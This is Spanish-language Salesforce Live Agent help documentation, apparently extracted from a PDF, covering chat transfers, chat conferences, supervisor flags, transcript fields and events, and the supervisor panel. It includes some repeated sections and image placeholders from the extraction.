Las sesiones de chat de Live Agent pueden transferirse a otro agente, habilidad o botón de modo que sus clientes reciban siempre la ayuda de la mayor calidad de las fuentes más relevantes.

Del mismo modo que reenvía un mensaje de correo electrónico o pasa un caso a otro agente, puede transferir una sesión de chat de Live Agent. La transferencia es útil cuando un cliente tiene un problema que otro agente puede resolver, o que requiere un agente con una habilidad en particular. El modo en que la sesión de chat llega al siguiente agente depende del tipo de transferencia que utilice.

Existen tres tipos de transferencias: Transferir a agente, Transferir a habilidad y Transferir a botón. Para garantizar que sus clientes obtienen ayuda lo más rápido posible, ciertos tipos de transferencias pueden superar la capacidad configurada de los agentes. Puede establecer la capacidad de los agentes a través de la configuración de Live Agent o Configuración de presencia si su organización utiliza OmniCanal.

| Tipo de transferencia | Escenario | Método de transferencia | ¿Puede superar la capacidad de agentes configurada? |
|---|---|---|---|
| Transferir a agente | Usted desea transferir la sesión de chat a la agente María, porque tiene las aptitudes perfectas para el caso. | Se envía una solicitud de chat a la agente María. Si ella acepta la solicitud, se le transfiere la sesión de chat y su espacio de trabajo de chat se cierra. | Sí |
| Transferir a habilidad | Usted desea pasar la sesión de chat a un agente que tiene la habilidad "especialista en facturación". | Se envía una solicitud de chat a todos los agentes que tienen asignada la habilidad, y la sesión de chat se transfiere al primer agente en aceptarla. | Sí |
| Transferir a botón | Usted desea transferir una sesión de chat desde la cola de ventas a la cola de asistencia. | La sesión de chat se transfiere a un agente disponible asignado al botón o cola seleccionado. | No |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Cuando las sesiones de chat se transfieren directamente a un agente o grupo de habilidades, las sesiones de chat transferidas pueden superar la capacidad del agente que acepta. Esto significa que los agentes reciben siempre una solicitud de chat, incluso si están

admitiendo el número máximo de sesiones de chat permitidas. Si la solicitud de transferencia se rechaza o se agota el tiempo de espera, el agente original puede probar otro destinatario o método de transferencia.

Las sesiones de chat dirigidas desde botones o colas siempre respetan la capacidad configurada de los agentes. De este modo, los agentes asignados a ese botón o cola no reciben la solicitud de transferencia (ni ninguna otra solicitud de chat) hasta que tienen capacidad. Pero no se preocupe: los clientes no se quedarán esperando otro agente. Cuando una sesión de chat se envía a la siguiente cola, se agrega a la lista de chats entrantes por su edad, de modo que aparecerá en un puesto superior al de las nuevas solicitudes de chat.

Cuando un agente acepta una sesión de chat transferida, los registros adjuntos a la transcripción del chat, como un caso o contacto, se abren junto con la sesión de chat en el espacio de trabajo. El agente que acepta tiene la información para empezar a ayudar al cliente directamente, sin tener que buscar registros relacionados. Estos registros están también completamente actualizados, ya que se solicita al agente anterior que guarde los cambios cuando se inicia la transferencia.

Nota: Si el agente que acepta no tiene permisos para ver uno o más de los objetos adjuntos, estos elementos no se abrirán en el espacio de trabajo transferido.

### Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.


### Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.

## Transferir chats

Puede transferir sesiones de chat a otros agentes cuando un cliente necesita ayuda adicional con un problema, o para hacer sitio para nuevas solicitudes.

1. Cuando se chatee con un cliente, haga clic en **Transferir**.




2. Seleccione una opción de transferencia desde uno de los menús.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012


Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO


Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce




Nota: Hay opciones para cada tipo de transferencia que esté activada para su organización de Salesforce. Si no ve la opción que necesita, solicite a su administrador que la agregue.

3. (Opcional) Escriba un mensaje para el agente que recibe la sesión de chat. Este mensaje es parte de la solicitud de chat para proporcionar contexto para el próximo agente.




4. Si se acepta la trasferencia, su sesión de chat y todos los registros asociados se cierran automáticamente (no se preocupe, se le solicitará guardar sus cambios si no lo ha hecho aún). Si se rechaza, puede intentarlo de nuevo con otro destinatario o método de transferencia.

# Enviar una solicitud de conferencia de chat

Aunque los agentes de asistencia suelen ser autosuficientes, a veces un único agente de asistencia no dispone de toda la información que se requiere para resolver el problema de un cliente. Las conferencias de chat le permiten invitar a uno o más agentes en sus sesiones de chat con clientes. De ese modo, sus agentes pueden volver aburridos chats en auténticas fiestas de asistencia para sus clientes, todo ello sin interrumpir el flujo de la conversación. Envíe una solicitud de conferencia de chat para solicitar a otro agente que se una a su sesión de chat con un cliente.

Nota: Puede abrir una conferencia en un único agente o enviar una solicitud a todos los agentes y el primero que acepte se unirá a la conferencia. Puede abrir una conferencia con múltiples agentes en un chat, pero tendrá que enviar cada solicitud de forma individual.

1. Mientras chatee con un cliente, haga clic en .
2. Seleccione el grupo de habilidades de los agentes que desee transferir al chat.
3. Seleccione si enviar la solicitud de conferencia a todos los agentes con esa habilidad o a un agente específico.
4. Haga clic en **Conferencia** para enviar la solicitud de conferencia.

   Si el agente acepta la solicitud de conferencia, verá una notificación en el registro de chat, y ese agente podrá iniciar la sesión de chat con usted y el cliente. Si el agente declina la solicitud, verá una notificación por encima del registro de chat. El cliente recibe una notificación cuando un agente se une o abandona una conferencia.
5. Si decide salir de la conferencia, haga clic en **Abandonar** y, a continuación, haga clic en **Abandonar** de nuevo.

   Si el otro agente abandona la conferencia, verá una notificación en el registro de chat.

Todos los registros guardados y anexados se abrirán para los otros agentes que se unan a la conferencia. Pero solo el agente que origine la sesión de chat o el que haya estado más tiempo conectado podrá anexar otros registro. Si el agente que más tiempo ha estado conectado anexa o elimina registros durante la conferencia, los otros agentes no verán esos cambios en sus espacios de trabajo.

Para obtener más información sobre la transferencia de chats y espacios de trabajo, consulte Transferir chats.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para crear y modificar configuraciones:

- "Personalizar aplicación"

Para activar las conferencias de chat:

- "Activar conferencia de chat de Live Agent"

# Solicitar ayuda con una sesión de chat

Cuando necesite ayuda con una sesión de chat, puede elevar una indicador virtual para alertar a un supervisor. Los supervisores son advertidos de que necesita ayuda y pueden responder directamente a través de la consola.

1. En el panel de interacción, haga clic en el icono .
2. Introduzca un mensaje breve explicando la ayuda que necesita.
3. Haga clic en **Elevar indicador**.

Tanto usted como un supervisor pueden bajar el indicador una vez resuelto el problema.

Si no ve el icono en su consola, póngase en contacto con su administrador de Salesforce para activarlo.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

# Ver registros de clientes

Salesforce crea automáticamente algunos registros cuando finaliza una sesión de chat. Esos registros almacenan información acerca de clientes del chat y sus interacciones con agentes.

Esos registros se utilizan en la mayoría de las ocasiones para proporcionar un seguimiento de auditoria acerca de sus clientes y sus sesiones de chat con agentes. Sin embargo, puede acceder a esos registros por sí mismo en caso de necesitarlos.

1. Para acceder a registros de clientes en la consola de Salesforce, seleccione el tipo de registro que desea ver desde la lista de navegación de la consola de Salesforce.

   Aparecerá una lista de esos registros en la ventana principal.

### Registros de sesión de Live Agent

Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

### Registros de visitantes de Live Agent

Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

### Transcripciones de Live Agent

Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

### Registros de sesión de Live Agent

Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

### Registros de visitantes de Live Agent

Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

### Transcripciones de Live Agent

Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para ver registros de clientes:

- "Leer" en el tipo de registro

Para que los agentes utilicen Live Agent:

- Permiso administrativo "API activada"

## Registros de sesión de Live Agent

Cada vez que sus agentes inicien sesión en Live Agent, se crea un registro de sesión de Live Agent de forma automática. Estos registros de sesión almacenan información acerca de las interacciones de sus agentes y clientes en línea, como cuantas solicitudes de chat se han procesado, cuanto tiempo permanecen sus agentes en línea o hasta qué punto se han involucrado los agentes con los clientes en sesiones de chat.

Utilice sesiones de Live Agent para buscar y modificar información acerca de las sesiones de chat de sus agentes del servicio de asistencia con los clientes. Por ejemplo, puede crear una lista denominada "Sesiones de hoy" para ver la actividad de chat que se produce en un día.

Puede asociar registros de sesión con casos, cuentas, contactos y candidatos o vincularlos con otros objetos a través de campos de búsqueda personalizada.

Nota: Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar registros de sesión de chat, como cualquier otro tipo de registro en Salesforce. Sin embargo, los registros de sesión se establecen para proporcionar un rastreo sobre papel de las sesiones de chat entre sus agentes y clientes, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Registros de visitantes de Live Agent

Cada vez que un agente chatea con un cliente, Salesforce crea automáticamente un registro de visitantes que identifica el equipo del cliente.

Cada nuevo visitante tiene asociada una clave de sesión, que Salesforce crea automáticamente. Una clave de sesión es un Id. único que se guarda en el registro del visitante y en el PC del visitante como una cookie. Si un cliente participa en varios chats, Salesforce usa la clave de sesión para vincular el cliente con su registro de visitante, asociando ese registro con todas las transcripciones relacionadas.

Nota: Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar registros de visitantes, como cualquier otro tipo de registro en Salesforce. Sin embargo, los registros de visitantes se establecen para proporcionar un rastreo que asocia sus clientes con sus transcripciones de chat, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

- Crear registros
- Eliminar registros
- Modificar registros

# Transcripciones de Live Agent

Una transcripción de Live Agent es un registro de una sesión de chat entre un cliente y un agente. Salesforce crea una transcripción automáticamente para cada sesión de chat.

Cuando finaliza una sesión de chat, lo que significa; cuando se finaliza la sesión de chat por un cliente o un agente, se crea la transcripción de chat en cuanto el agente cierra la ventana de chat y cualquier ficha relacionada.

Si una sesión de chat se desconecta o experimenta cualquier otro error, Salesforce aún crea una transcripción de chat para esta, aunque puede tardar hasta 30 minutos en crear la transcripción una vez desconectada la sesión de chat.

Puede asociar una transcripción con casos, cuentas, contactos y candidatos o puede vincularla a otros objetos.

**Nota:** Si cuenta con los permisos correctos, puede crear, ver, modificar o eliminar transcripciones de chat, como cualquier otro tipo de registro en Salesforce. Sin embargo, las transcripciones de chat se establecen para proporcionar un rastreo sobre papel de las sesiones de chat entre sus agentes y clientes, por lo que no recomendamos la manipulación de esos registros en la mayoría de los casos.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

### Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

### Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

### Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

## CONSULTE TAMBIÉN

- Crear registros
- Eliminar registros
- Modificar registros

## Campos de transcripciones de Live Agent

Los campos de Live Agent le ayudan a supervisar la información de los chats de sus agentes con los clientes.

Una transcripción de Live Agent tiene los siguientes campos ordenados por orden alfabético. Dependiendo del formato de su página y de la configuración de seguridad de nivel de campo, es posible que algunos campos no sean visibles o no se puedan modificar.

| Campo | Definición |
| --- | --- |
| Abandonado después de | Cantidad de tiempo en segundos que una solicitud de chat entrante se mantuvo sin respuesta por parte de un agente antes de que el cliente desconectara el chat |
| Nombre de la cuenta | Nombre de la cuenta asociada a la transcripción |
| Tiempo medio de respuesta del agente | Tiempo medio que tardó un agente en responder al mensaje de un visitante del chat |
| Tiempo máximo de respuesta del agente | Tiempo máximo que tardó un agente en responder al mensaje de un visitante del chat |
| Recuento de mensajes del agente | Número de mensajes que un agente ha enviado durante el chat |
| Habilidad del agente | Habilidad asociada al botón de chat en directo utilizado para iniciar el chat |
| Cuerpo | Chat transcrito entre un agente y un visitante |
| Navegador | Tipo y versión del navegador utilizado por el visitante |
| Idioma del explorador | Selección del idioma del explorador del visitante |
| Caso | Caso asociado al chat |
| Botón de chat | Botón del chat en el que hace clic el visitante para iniciar el chat |
| Duración del chat | La duración total del chat, en segundos |
| Nombre del contacto | Nombre del contacto que ha participado en el chat<br><br>Tenga en cuenta que contactos y visitantes no significan lo mismo. Para obtener más información, consulte Visitante de chat en directo. |
| Creado por | Usuario que ha creado la transcripción, incluyendo la fecha y la hora de creación (solo lectura) |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Campo | Definición |
| --- | --- |
| Fecha de creación | Fecha y hora de creación de la transcripción (Solo lectura) |
| Implementación | Implementación desde la que el visitante inició el chat |
| Hora de finalización | Hora de finalización del chat |
| Finalizado por | Indica si fue el visitante o el agente el que finalizó el chat |
| Autor de la última modificación | Último usuario que ha modificado la transcripción, incluyendo la fecha y la hora (Solo lectura) |
| Fecha de última modificación | Fecha y hora de la última modificación de la transcripción (Solo lectura) |
| Candidato | Nombre del candidato generado por el chat o con el que se ha conversado durante el chat |
| Transcripción de chat en directo | Identificador numérico exclusivo asignado automáticamente a la transcripción.<br>Los administradores pueden modificar el formato y la numeración de este campo.<br>Los números de las transcripciones suelen aumentar gradualmente, pero a veces hay saltos de números en una secuencia. |
| Visitante de chat en directo | Identificador numérico exclusivo asignado automáticamente al visitante.<br>Los administradores pueden modificar el formato y la numeración de este campo.<br>Los números de visitantes suelen aumentar gradualmente, pero a veces hay saltos de números en una secuencia.<br>Tenga en cuenta la diferencia entre visitantes y contactos: un visitante puede ser un contacto, aunque no tiene por qué serlo, y no hay relación entre contactos y visitantes. |
| Ubicación | Ubicación geográfica del visitante. La ciudad y el estado o la ciudad y el país (si el visitante se encuentra fuera de Estados Unidos). |
| Red | La red o el proveedor de servicio de Internet del visitante. |
| Propietario | Nombre del propietario de la transcripción. De forma predeterminada, el propietario es el usuario que creó originalmente la transcripción, (por ejemplo, el agente que respondió al chat)<br>Puede seleccionar un usuario distinto al propietario, o asignar la transcripción a una cola. Al asignar transcripciones a otros usuarios, asegúrese de que esos usuarios tengan el permiso “Leer” en las transcripciones de chat en directo. |
| Plataforma | Sistema operativo del usuario |

| Campo | Definición |
| --- | --- |
| Sitio de referencia | Sitio en el que se encontraba el visitante antes de entrar en su sitio Web.<br>Por ejemplo, si el visitante utilizaba Google para buscar el sitio Web de su organización de asistencia, el sitio de referencia sería Google. |
| Tiempo de solicitud | Tiempo en el que el visitante solicitó inicialmente el chat |
| Resolución de pantalla | Resolución de pantalla utilizada por el visitante |
| Hora de inicio | Hora a la que el agente respondió a la solicitud de chat |
| Estado | Completado o Perdido. Se solicitó un chat perdido pero no se respondió |
| Cuerpo de transcripción del supervisor | Contiene los mensajes de susurro de los supervisores |
| Agente de usuario | Cadena que identifica el tipo de explorador y el sistema operativo utilizado por el visitante |
| Tiempo medio de respuesta del visitante | Tiempo medio que tarda un visitante en responder al comentario de un agente |
| Tiempo máximo de respuesta del visitante | Tiempo máximo que tardó un cliente en responder al mensaje de un agente |
| Dirección IP del visitante | Dirección IP del ordenador utilizado por el visitante durante el chat |
| Recuento de mensajes del visitante | Número de mensajes que un visitante ha enviado durante el chat |
| Tiempo de espera | Cantidad total de tiempo que una solicitud de chat estuvo esperando a ser aceptada por un agente |

## Eventos de transcripciones de Live Agent

Los eventos de transcripción de Live Chat supervisan automáticamente los eventos que se producen entre sus agentes y los clientes durante los chats.

Puede modificar transcripciones de chat en vivo para seguir eventos que se producen entre sus agentes y los clientes durante las sesiones de chat en vivo. Puede agregar los siguientes eventos a una transcripción de chat en vivo:

| Evento | Descripción |
|---|---|
| Sesión de chat solicitada | El visitante ha solicitado una sesión de chat |
| En cola | Se ha colocado la solicitud de chat en la cola |
| Enviada (Envío) | Se ha enviado la solicitud de chat al agente |
| Enviada (Elección) | Se ha enviado la solicitud de chat a todos los agentes cualificados disponibles |
| Aceptado | Se ha aceptado la solicitud de chat por el agente |
| Se ha alcanzado el tiempo de alerta de espera crítico | El agente no ha respondido al mensaje del cliente antes de alcanzar el tiempo de alerta de espera crítico |
| Alerta de espera crítica borrada | El agente ha respondido al mensaje del cliente después de recibir la alerta de espera crítica |
| Se ha solicitado una transferencia | El agente ha solicitado la transferencia de la sesión de chat |
| Se ha aceptado la transferencia | Se ha aceptado la transferencia de chat por el agente |
| Solicitud de transferencia cancelada | El agente que envió la solicitud de transferencia de chat la ha cancelado |
| Solicitud de transferencia rechazada | El agente que recibió la solicitud de transferencia de chat la ha rechazado |
| Transferido a botón | Se ha transferido el chat a un botón |
| Fallo de la transferencia a botón | Se ha realizado la transferencia de chat a botón correctamente |
| Se ha solicitado conferencia de chat | El agente ha enviado una solicitud para iniciar una conferencia |
| Se ha cancelado la conferencia de chat | Se ha cancelado la solicitud de conferencia |
| Se ha rechazado la conferencia de chat | Se ha rechazado la solicitud de conferencia por un agente. |
| El agente se ha unido a la conferencia | Un agente de ha unido a la conferencia |

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

| Evento | Descripción |
| --- | --- |
| El agente abandonó la conferencia | Un agente abandonó la conferencia |
| Se ha solicitado la transferencia de archivos | Se ha solicitado la transferencia de un archivo |
| Transferencia de archivos cancelada por el agente | Se ha cancelado la transferencia de archivos por un agente |
| Transferencia de archivos cancelada por un visitante | Se ha cancelado la transferencia de archivos por el visitante |
| Transferencia de archivos realizada correctamente | Se ha realizado la transferencia de archivos correctamente |
| Fallo de la transferencia de archivos | Fallo de la transferencia de archivos |
| Cancelada (bloqueada) | Se ha bloqueado un intento de chat a través de una regla de bloqueo de dirección IP |
| Bloqueada por el agente | Un agente ha bloqueado una sesión de chat activa (creación de una regla de bloqueo de dirección IP) |
| Rechazada (Manual) | Se ha rechazado la solicitud de chat por el agente |
| Rechazada (Tiempo de espera) | Se ha interrumpido la solicitud de chat mientras se asignaba al agente |
| Cancelada (No hay agentes) | Se ha cancelado la solicitud de chat porque no había agentes cualificados disponibles |
| Cancelada (No hay cola) | Se ha cancelado la solicitud de chat porque no había ninguna sala en cola |
| Cancelada por visitante | El visitante ha hecho clic en **Cancelar sesión de chat** |
| El agente ha abandonado | El agente ha abandonado la sesión de chat |
| El visitante ha abandonado | El visitante ha abandonado la sesión de chat |
| Finalizada por el agente | El agente ha hecho clic en **Finalizar sesión de chat** |
| Finalizada por el visitante | El visitante ha hecho clic en **Finalizar sesión de chat** |
| Otros | Se ha producido otro evento |

# Live Agent para supervisores de asistencia

¡Le damos la bienvenida a Live Agent para supervisores del servicio de asistencia! Live Agent es una solución de chat completa que facilita a sus agentes la tarea de asistir a clientes. Con las herramientas del supervisor de Live Agent, puede supervisar fácilmente las actividades de sus agentes, asistir a sus agentes en sesiones de chat y ver datos en las sesiones de chat de sus agentes.

Como supervisor del servicio de asistencia al cliente, puede supervisar sus empleados para asegurarse de que proporcionan la mejor atención posible al cliente. Live Agent es una solución de chat completamente integrada con el resto de Salesforce, facilitándole el acceso a la información que necesita acerca de sus agentes y su actividad de chat en un espacio de trabajo único.

Ya sea un veterano experimentado o nuevo en Live Agent, existen varias herramientas a su disposición para facilitar la asistencia y la supervisión de sus agentes de chat mientras trabajan con clientes. Empecemos.

CONSULTE TAMBIÉN

- Live Agent para agentes de asistencia
- Live Agent para administradores
- Permisos para supervisores de asistencia de Live Agent

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para conversar con visitantes en Live Agent en la consola de Salesforce:

- Live Agent debe estar activado, configurado e incluido en una aplicación de la consola de Salesforce

# El panel de supervisores de Live Agent

El panel de supervisores de Live Agent es su cajón de sastre para buscar información acerca de agentes de chat y botones de chat de su departamento. Desde el panel de supervisores, puede supervisar las actividades de chat de los agentes mientras chatean con clientes y ver le tráfico de clientes en botones de chat específicos, todo en tiempo real. El panel de supervisores está convenientemente ubicado en la consola de Salesforce, por lo que es fácil acceder a él sin salir de la aplicación.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Acceder al panel de supervisores

Acceda cómodamente al panel de supervisores desde la consola de Salesforce para supervisar fácilmente la actividad de chat de sus agentes.

### Lista de estado del agente

La lista de estado del agente en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de la actividad de chat de sus agentes.

### Lista de estado de la cola

La lista de estado de la cola en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de las colas y los botones de chat de su organización.

### Supervisar las sesiones de chat de sus agentes

Visualice las sesiones de chat de sus agentes desde el panel de supervisores mientras ayudan a sus clientes. Puede supervisar el rendimiento de sus agentes y proporcionarles ayuda y comentarios en tiempo real mientras asisten a clientes.

# Acceder al panel de supervisores

Acceda cómodamente al panel de supervisores desde la consola de Salesforce para supervisar fácilmente la actividad de chat de sus agentes.

1. Para acceder al panel de supervisores en la consola de Salesforce, seleccione **Supervisor de Live Agent** en la lista de navegación de la consola.
   El panel de supervisores aparece en la ventana principal de la consola, otorgándole el acceso a información en tiempo real acerca de los agentes y botones de chat de su organización de Salesforce.

## EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

Live Agent está disponible a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## PERMISOS DE USUARIO

Para utilizar el panel de supervisores de Live Agent en la consola de Salesforce:

- Acceda a la ficha Supervisor de Live Agent en un perfil de usuario o conjunto de permisos e incluida en una aplicación de la consola de Salesforce

# Lista de estado del agente

La lista de estado del agente en el panel de supervisores le proporciona el acceso a información en tiempo real acerca de la actividad de chat de sus agentes.

EDICIONES

Disponible en: Salesforce Classic

Live Agent está disponible en: Organizaciones de **Performance** Edition y en organizaciones de **Developer** Edition que se crearon antes de 14 de junio de 2012

Live Agent está disponible en: **Unlimited** Edition con Service Cloud

